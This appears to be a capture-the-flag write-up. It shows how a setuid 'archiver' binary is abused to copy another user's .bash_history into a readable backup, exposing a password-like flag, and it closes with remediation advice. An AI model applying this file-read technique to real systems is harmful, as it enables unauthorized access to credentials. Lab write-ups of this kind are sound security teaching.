
```
ralph@Ubuntu:~/Desktop/newsletter/tools$ echo "/home/admin/.bash_history" > file.txt
ralph@Ubuntu:~/Desktop/newsletter/tools$ cat file.txt
/home/admin/.bash_history
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls -la
total 28
drwxr-xr-x 1 ralph ralph    22 Nov  8 21:38 .
drwxr-xr-x 1 ralph ralph    19 Nov 23  2022 ..
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
-rw-r--r-- 1 ralph ralph    26 Nov  8 21:38 file.txt
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

Then I running the archiver tool to backup the bash_history




```
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver -l file.txt
/home/admin/.bash_history
The following files were successfully archived: /home/admin/.bash_history
ralph@Ubuntu:~/Desktop/newsletter/tools$ 
```

I went to the backups files to read the bash_history of admin



```
ralph@Ubuntu:~/Desktop/newsletter/tools$ cd /var/backups/
ralph@Ubuntu:/var/backups$ ls -la
total 12
drwxrwxr-x 1 admin admin    36 Nov  9 18:41 .
drwxr-xr-x 1 root  root     32 Sep 12  2022 ..
-rw-r--r-- 1 admin ralph 10240 Nov  9 18:41 backed-up-from-list.gz
ralph@Ubuntu:/var/backups$ cat backed-up-from-list.gz
/home/admin/.bash_history0000600000174600017460000000214214337425354014631 0ustar  adminadminhwclock --s
ystohc
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
nano /etc/hosts
nano /etc/hosts
mkinitcpio -P
passwd
useradd test
```

And into the backed-up was the bash_history of admin and the flag



```
pacman -Sy dhcpcd
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
ip a
ping 8.8.8.8
```

Remediation Options:

- **Enforce Strict Permissions on Backup Files:** Set restrictive permissions on the /var/backups directory and the backup files it contains. For example, limit access to admin only by setting permissions to chmod 700 on /var/backups and any newly created backup files. This approach ensures that only authorized users can access or view backup data.
- **Restrict Use of the archiver Tool:** Limit the execution of the archiver tool to only trusted or administrative users by modifying its permissions or location. Only authorized personnel should have access to the archiver tool, preventing non-privileged users from running the tool with the --list option to access sensitive files.
- **Validate Input for File Inclusion:** Modify the archiver tool to restrict the types of files and directories that can be included in backups. Implement input validation so that only specific files or directories (e.g., non-sensitive user files) can be archived, and prevent sensitive files such as .bash_history from being included.
- **Remove Unnecessary Setuid Permissions:** If the archiver tool does not need elevated privileges, consider removing the setuid bit or running it with reduced privileges. This minimizes the risk of unauthorized access by limiting the tool's ability to interact with files beyond the user’s access level.
- **Log and Monitor Access to Backups:** Implement logging and monitoring of backup-related activities, especially any attempts to include sensitive files in backups. Regularly review access logs for the /var/backups directory and for the archiver tool’s usage to identify any unauthorized access attempts.
- **Conduct Regular Permission Audits:** Perform regular audits of permissions on sensitive directories and files to identify and remediate any misconfigurations. These audits help ensure that access controls are consistently applied and prevent future permissions drift.